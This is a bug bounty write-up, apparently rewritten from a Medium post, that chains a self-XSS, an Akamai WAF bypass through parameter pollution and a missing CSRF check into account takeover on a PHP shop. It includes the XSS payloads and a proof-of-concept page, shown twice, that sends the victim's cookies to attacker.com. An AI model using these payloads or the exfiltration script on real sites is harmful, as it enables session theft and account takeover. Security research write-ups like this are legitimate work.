chaining bugs from self XSS to account takeover
A stored self-XSS in a customer preferences endpoint could be escalated to account takeover because the endpoint lacked CSRF protection and the WAF could be bypassed by sending the payload as JSON with parameter pollution. An attacker could trick a logged-in victim into visiting a malicious page that submits a request to store a script which steals the victim's cookies.
 Published on medium.com
today I want to talk about how I was able to chain simple bugs together and create high severity vulnerability as P2 account take over.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was an online shop, referred to throughout the report as redacted.com, written in PHP and sitting behind an Akamai WAF. The researcher had been hunting on the application for about a week when they found an endpoint that stood out from the rest.
Most of the account endpoints on the site began with /xhr/mage/account, but this one did not. It was:
/xhr_preferences/index/change/
The page behind it handled customer preferences: a series of questions such as the customer's birth date and which brands they would like the shop to stock, used to produce personalised product recommendations. The write-up describes the result of chaining three separate weaknesses on this feature, self XSS, a WAF bypass and a CSRF bypass, into what the author rates as a P2 account takeover.

The diagram above lays out the chain as the author presents it: self XSS plus WAF bypass plus CSRF bypass.
Setup
The report mentions the researcher's own request log history; no other tooling is described. The only precondition that matters is an account on the shop, since the preferences feature is tied to a logged-in customer. The author notes this was their first write-up.
Finding it
The unusual path was the first signal. An endpoint that does not follow the naming convention of its neighbours is worth a look, and this one accepted user-supplied preference values that were reflected back into the page.
The first test was a plain HTML injection payload, and it rendered.

The screenshot shows the preferences questionnaire with the injected HTML rendered in the page, confirming that the input was not being neutralised at that point.
Exploitation
Step 1: the obvious XSS payload is blocked by the WAF
With HTML injection confirmed, the next attempt was the classic payload:
"><img src=1 onerror=alert(1)>
This did not reach the application. The response was:
403 Forbidden
Server: AkamaiGHost

The screenshot shows the blocked request and the Akamai response.
Step 2: payload lists do not help
Roughly two hours went into trying to get past the Akamai WAF, including a public collection of WAF bypass XSS payloads. None of them worked, and the author was close to running out of ideas.
Step 3: a different endpoint accepts the same payload
Looking back through the request log history, the author noticed something unexpected: in the first name field of the account update request, an XSS payload had been stored successfully, while everywhere else the same kind of input returned 403 Forbidden.

The request for updating customer information is shown in the screenshot. The key difference the author identifies is that this request was sent in JSON format. It returned 200 OK, but the parameter in question was not itself vulnerable to XSS. What mattered was the format, not the field.
Step 4: switch the preferences request from query string to JSON
The next move was to take the /xhr_preferences/index/change/ request and change its body from a query string to JSON.

The modified request is shown above. The response was:
HTTP/2 302 Found
That status means the WAF was bypassed, but the value was not saved into the preferences. The request got through and did nothing useful.
Step 5: parameter pollution to get the payload stored
To get the payload past whatever parsing was happening, the author combined a JSON-looking fragment with form-encoded parameters in a single body:
{"anything_else":"iiiiiiiiiiii"}&birth_day=2&birth_month=1&birth_year=2009&brands_to_stock%5B%5D="><img+src=1+onerror=alert(1)>&anything_else=test

The body opens with a JSON object containing a single dummy key, then continues with ordinary form-encoded parameters: the birth date fields and the brands_to_stock[] array, whose value carries the XSS payload. The trailing anything_else=test closes the body. The body opens with a JSON object, then continues with form-encoded parameters carrying the XSS payload.
Step 6: the payload fires
The payload was stored and triggered.

At this point the author has a working self XSS, and is explicit about its value on its own: it is worth nothing, effectively a P5.
Step 7: the CSRF check and how it was skipped
The backend used a simple mechanism. On login it set a cookie called CSRF with a random value:
Set-Cookie: csrf=7e3f4ebc6d40b5; Path=/
On every POST request it checked that a CSRF value existed in both the cookie and a header, and that the two matched. If they matched, the request returned 200 OK. If not:
403 Forbidden {"error":"invalid_request_csrf"}

The screenshot shows the rejected request with that error body. Because the /xhr_preferences/index/change/ endpoint behaved differently from the rest of the application, the author simply removed the CSRF header from the request, and it worked. The author simply removed the CSRF header from the request, and it worked.
Step 8: the full chain
With the self XSS and no CSRF token required on the preferences endpoint, the author assembled a proof of concept that runs JavaScript and drives the vulnerable endpoint. The script below is reproduced as it appears in the report:
<script>
function loadDoc() {
 const xhttp = new XMLHttpRequest();
 xhttp.onload = function() {
 document.getElementById("demo").innerHTML = this.responseText;
 }

 xhttp.open("POST", "https://www.redacted.com/xhr_preferences/index/change/");
 xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
 xhttp.withCredentials = true;
 xhttp.send('{"anything_else":"iiiiiiiiiiii"}&birth_day=2&birth_month=1&birth_year=2009&brands_to_stock%5B%5D="><img+src%3dx+onerror%3dthis.src%3d"http%3a//attacker.com/%3fc%3d"%2bdocument.cookie>&anything_else=test');
}
loadDoc();

setTimeout(()=> {
//loadDoc();
window.location.href = "https://www.redacted.com/xhr_preferences/index/index/";
}, 5000)
</script>
The important parts:
- xhttp.open targets the preferences endpoint with a POST.
- setRequestHeader sets the content type to application/x-www-form-urlencoded, matching the polluted body format.
- withCredentials = true makes the browser send the victim's cookies with the cross-origin request, which is what lets the request act as the victim.
- send carries the same JSON-prefixed, form-encoded body as step 5, but with the payload URL-encoded and rewritten so that the image's onerror handler sets its own src to http://attacker.com/?c= followed by document.cookie. That exfiltrates the victim's cookies to the attacker's host.
- The setTimeout then redirects the victim to /xhr_preferences/index/index/, the page where the stored payload renders, five seconds after the script runs.
The author's stated attacker steps are to edit the POC.html file, replace attacker.com with their own site, and save it. The victim's steps are:
- The victim logs in to their account.
- The victim opens the attacker's site.
Root cause
Three separate weaknesses combine here.
First, the preferences endpoint stores user input that is later rendered without adequate output encoding, which is what allows the HTML injection and then the XSS payload to execute. The WAF is the only thing standing between the input and storage, and it is bypassed by changing the request body format: the same payload that returns 403 as a query string is accepted when the request is sent as JSON, and accepted again when a JSON-looking fragment is prepended to form-encoded parameters. The backend evidently parses the body as form data while the WAF's inspection is satisfied by the JSON prefix, a parameter pollution effect.
Second, the /xhr_preferences/index/change/ endpoint does not enforce the CSRF cookie-versus-header comparison that the rest of the application applies to POST requests. Removing the CSRF header is enough to have the request accepted, so a cross-origin request from an attacker's page can write to the victim's preferences without a token.
Third, the payload is rendered on a page the victim loads while authenticated, so the script would run in the shop's origin with the victim's session.
Impact
The author describes the chain as a P2 account takeover, with the victim logged in and opening the attacker's site. The conditions are that the victim is logged in and visits the attacker's site. The self XSS on its own, as the author stresses, is worth nothing; the severity comes entirely from the chain.
Fix
Variants to test
- Unusual endpoint paths. Look for handlers that do not follow the naming convention of their neighbours, such as /xhr_preferences/index/change/ next to /xhr/mage/account. A positive result is a handler that accepts the same kind of user input as the rest of the application but behaves differently on validation.
- Body format switching. Take a request that is blocked by the WAF as a query string and resend the same parameters as JSON. A positive result is a change from 403 to a 2xx or 3xx response.
- JSON-prefixed form bodies. Prepend a dummy JSON object to a form-encoded body, for example a key such as anything_else with a placeholder value, followed by the real parameters. A positive result is that the payload is stored and later rendered.
- CSRF header removal. On each POST endpoint, delete the CSRF header while keeping the cookie. A positive result is a 200 OK instead of the invalid_request_csrf error, which means the endpoint does not enforce the comparison.
- Stored payload reachability. After storing a payload, load the page where the value is rendered while authenticated. A positive result is execution in the shop's origin, which is what turns self XSS into something an attacker can deliver to a victim.
- Cookie exfiltration path. Confirm that document.cookie is readable from the executing context and that an outbound request to an attacker-controlled host carries it. A positive result is the cookie value arriving at the attacker's server.
What happened, in plain words
A security researcher spent about a week looking at an online shop. The shop is called redacted.com in the write-up. It is built with a programming language called PHP, and in front of it sits a WAF (web application firewall), a piece of software that inspects incoming requests and blocks ones that look like attacks. The WAF in this case is made by a company called Akamai, and its server identifies itself as AkamaiGHost.
The researcher found a page on the shop that lets a logged-in customer fill in preferences: their birth date, and which brands they would like the shop to stock. Those answers are used to show personalised product recommendations. The page that saves those answers lives at a web address (a path) that looked different from the other account pages on the site, and that difference was the first clue.
On that page, the researcher was able to type HTML (the language web pages are written in) and have it appear as real markup instead of plain text. That is called HTML injection. From there they tried to make the browser run JavaScript (the programming language that runs inside web pages), which is called XSS (cross-site scripting). The WAF blocked the obvious attempt. By changing the format of the request, they got the same payload past the WAF and stored on the page. On its own, that only made the researcher's own browser run their own script, which is called self XSS and is worth almost nothing.
The second half of the story is about CSRF (cross-site request forgery): a trick where a page controlled by an attacker makes the victim's browser send a request to another site, using the victim's logged-in session. Most of the shop's forms defended against this with a random value called a CSRF token, checked in two places. The preferences page did not. The researcher removed the token from the request and it was still accepted.
Put the two together and you get a chain: an attacker can store a script on the shop, and can make the victim's browser send requests to the shop without a token. When a logged-in victim opens the attacker's page, the script runs inside the shop's own site, reads the victim's cookies (small pieces of data the browser stores for a site, including login state) and sends them to the attacker. That is an account takeover: the attacker can act as the victim. The author rates the whole chain as P2, a severity label on the bug bounty platform where reports are filed.
The diagram shows the three ingredients as the author lists them: self XSS, WAF bypass and CSRF bypass.
The setup
You do not need much to follow this. The researcher used the history of requests they had already made. The only real precondition is an account on the shop, because the preferences feature belongs to a logged-in customer.
A few words you will meet constantly below:
- A request is what your browser sends to a server when you click something or submit a form. It has a method (GET to fetch, POST to send data), a URL, some headers (extra information such as the content type) and sometimes a body (the data itself).
- A response is what the server sends back. It starts with a status code: 200 means OK, 302 means a redirect, 403 means forbidden, 500 means the server broke.
- An endpoint is one specific address on a server that does one specific job, for example saving preferences.
- A query string is the part of a URL after a question mark, like
?name=value&other=value. A form-encoded body is the samename=value&name=valueshape, but sent in the body of a POST instead of in the URL. JSON is a different way of writing data, using curly braces and quotes, like{"name":"value"}.
Finding the page
Most account pages on the shop started with /xhr/mage/account. This one did not. It was:
/xhr_preferences/index/change/
That is worth noticing for a simple reason: developers often protect, test and review the pages that follow a pattern, and a page that does not fit the pattern may have been built by a different team, at a different time, with different checks. The page asked a series of questions, such as the customer's birth date and which brands they would like the shop to stock, to produce personalised product recommendations.
The first test was a plain HTML injection payload, and it rendered.
The screenshot shows the preferences questionnaire with the injected HTML displayed as markup in the page, which tells you the input was not being neutralised at that point. "Neutralised" means turned into harmless text: if you type <b>hello</b> and the page shows the literal characters <b>hello</b>, the input was neutralised; if it shows hello in bold, it was not.
Step 1: the obvious XSS payload is blocked
With HTML injection confirmed, the next attempt was the classic payload:
"><img src=1 onerror=alert(1)>
Line by line: the leading "> is there to close whatever HTML attribute the page has already opened, so that what follows is treated as new markup rather than as part of an existing tag. Then <img src=1 onerror=alert(1)> creates an image whose source is 1, which is not a real image, so the browser fails to load it and fires the onerror handler, which runs alert(1), a pop-up box showing the number 1. If you see that pop-up, JavaScript ran.
This did not reach the application. The response was:
403 Forbidden
Server: AkamaiGHost
Line by line: 403 Forbidden is the status code meaning "I refuse to process this". Server: AkamaiGHost is a header in which the server tells you what software it is; here it names the Akamai WAF. So the request was stopped before it ever reached the shop's own code.
The screenshot shows the blocked request and the Akamai response.
Step 2: payload lists do not help
About two hours went into trying to get past the Akamai WAF, including a public collection of WAF bypass XSS payloads. None of them worked, and the author was close to running out of ideas. This is a common experience: WAFs are built from large libraries of known attack patterns, so the well-known tricks are exactly the ones they are best at catching.
Step 3: a different endpoint accepts the same payload
Looking back through the request log history, the author noticed something unexpected: in the first name field of the account update request, an XSS payload had been stored successfully, while everywhere else the same kind of input returned 403 Forbidden.
The request for updating customer information is shown in the screenshot. The key difference the author identifies is that this request was sent in JSON format. It returned 200 OK, but the parameter in question was not itself vulnerable to XSS. What mattered was the format, not the field: the WAF was letting JSON bodies through with content it would have blocked in a query string.
Step 4: switch the preferences request from query string to JSON
The next move was to take the /xhr_preferences/index/change/ request and change its body from a query string to JSON.
The modified request is shown above. The response was:
HTTP/2 302 Found
Line by line: HTTP/2 is the version of the protocol used for the conversation. 302 Found means "the thing you asked for is elsewhere, go there instead", a redirect. In this context it means the request was no longer blocked: the WAF let it through. But the value was not saved into the preferences, so the request got through and did nothing useful.
Step 5: parameter pollution to get the payload stored
To get the payload past whatever parsing was happening, the author combined a JSON-looking fragment with form-encoded parameters in a single body:
{"anything_else":"iiiiiiiiiiii"}&birth_day=2&birth_month=1&birth_year=2009&brands_to_stock%5B%5D="><img+src=1+onerror=alert(1)>&anything_else=test
Line by line:
{"anything_else":"iiiiiiiiiiii"}is a small, valid JSON object with one dummy key and a placeholder value. It exists only to make the start of the body look like JSON to the WAF.&is the separator between parameters in form encoding.birth_day=2&birth_month=1&birth_year=2009are ordinary form fields for the birth date.brands_to_stock%5B%5D=is the field name for the brands list.%5B%5Dis the URL-encoded form of[], so the real name isbrands_to_stock[], which many backends read as "an array of values"."><img+src=1+onerror=alert(1)>is the XSS payload. The+signs are the URL-encoded form of spaces, so the browser and server see"><img src=1 onerror=alert(1)>.&anything_else=testis a trailing dummy parameter, closing the body.
The idea is that two different pieces of software read the same body in two different ways. The body opens with a JSON object, then continues with form-encoded parameters carrying the XSS payload. When one parameter name appears more than once, or when a body can be read two ways, that is called parameter pollution.
Step 6: the payload fires
The payload was stored and triggered.
At this point the author has a working self XSS, and is explicit about its value on its own: it is worth nothing, effectively a P5. "Self XSS" means the script only runs in the researcher's own browser, because the researcher is the one who typed it in. To hurt anyone else, an attacker needs a way to make another person's browser run it, which is what the rest of the report builds.
Step 7: the CSRF check and how it was skipped
The backend used a simple mechanism. On login it set a cookie called CSRF with a random value:
Set-Cookie: csrf=7e3f4ebc6d40b5; Path=/
Line by line: Set-Cookie is the header a server uses to ask the browser to store a small piece of data. csrf=7e3f4ebc6d40b5 is the name and value of that cookie; the value is random so that an attacker cannot guess it. Path=/ says the cookie applies to the whole site. A cookie is a small label the browser keeps for a site and sends back on every request to that site; it is how a site remembers that you are logged in.
On every POST request the server checked that a CSRF value existed in both the cookie and a header, and that the two matched. If they matched, the request returned 200 OK. If not:
403 Forbidden {"error":"invalid_request_csrf"}
Line by line: 403 Forbidden is the refusal status. {"error":"invalid_request_csrf"} is a JSON body explaining why: the CSRF check failed. The point of this double check is that an attacker's page can make the victim's browser send the cookie automatically, but cannot read the cookie's value to copy it into a header, so requiring both to match blocks the forgery.
The screenshot shows the rejected request with that error body. Because the /xhr_preferences/index/change/ endpoint behaved differently from the rest of the application, the author simply removed the CSRF header from the request, and it worked. The author simply removed the CSRF header from the request, and it worked.
Step 8: the full chain
With the self XSS and no CSRF token required on the preferences endpoint, the author assembled a proof of concept that runs JavaScript and drives the vulnerable endpoint. The script below is reproduced as it appears in the report:
<script>
function loadDoc() {
 const xhttp = new XMLHttpRequest();
 xhttp.onload = function() {
 document.getElementById("demo").innerHTML = this.responseText;
 }

 xhttp.open("POST", "https://www.redacted.com/xhr_preferences/index/change/");
 xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
 xhttp.withCredentials = true;
 xhttp.send('{"anything_else":"iiiiiiiiiiii"}&birth_day=2&birth_month=1&birth_year=2009&brands_to_stock%5B%5D="><img+src%3dx+onerror%3dthis.src%3d"http%3a//attacker.com/%3fc%3d"%2bdocument.cookie>&anything_else=test');
}
loadDoc();

setTimeout(()=> {
//loadDoc();
window.location.href = "https://www.redacted.com/xhr_preferences/index/index/";
}, 5000)
</script>
Line by line:
<script>and</script>mark the start and end of JavaScript inside an HTML page.function loadDoc() { ... }defines a named block of code. Defining it does not run it; the callloadDoc();further down does.const xhttp = new XMLHttpRequest();creates an XMLHttpRequest, the browser object that lets JavaScript send requests to a server without reloading the page.constjust means "a variable that will not be reassigned".xhttp.onload = function() { ... }says: when the response comes back, run this function.document.getElementById("demo").innerHTML = this.responseText;finds an element on the page with the iddemoand puts the server's response text into it as HTML.thishere refers to the request object, sothis.responseTextis the response body.xhttp.open("POST", "https://www.redacted.com/xhr_preferences/index/change/");prepares a POST request to the preferences endpoint.opendoes not send anything yet; it sets the method and the address.xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");tells the server what kind of body to expect: form-encoded, thename=value&name=valueshape.xhttp.withCredentials = true;makes the browser include the victim's cookies on this request. Without it, a request from another site would go out without the login cookie, and the server would treat it as an anonymous visitor.xhttp.send(...)actually sends the body. The body is the same JSON-prefixed, form-encoded body as step 5, but with the payload URL-encoded and rewritten:%3dis=,%3ais:,%2bis+, and%2fis/. The image'sonerrorhandler now sets its ownsrctohttp://attacker.com/?c=followed bydocument.cookie.document.cookieis how JavaScript reads the site's cookies. So when the image fails to load, the browser makes a request to the attacker's server with the victim's cookies in the URL, which is called exfiltration.loadDoc();runs the function defined above.setTimeout(()=> { ... }, 5000)schedules the code inside the braces to run after 5000 milliseconds, i.e. five seconds. The//loadDoc();line is commented out, so it does nothing.window.location.href = "https://www.redacted.com/xhr_preferences/index/index/";navigates the victim's browser to the preferences index page, which is where the stored payload renders.
The author's stated attacker steps are to edit the POC.html file, replace attacker.com with their own site, and save it. The victim's steps are:
- The victim logs in to their account.
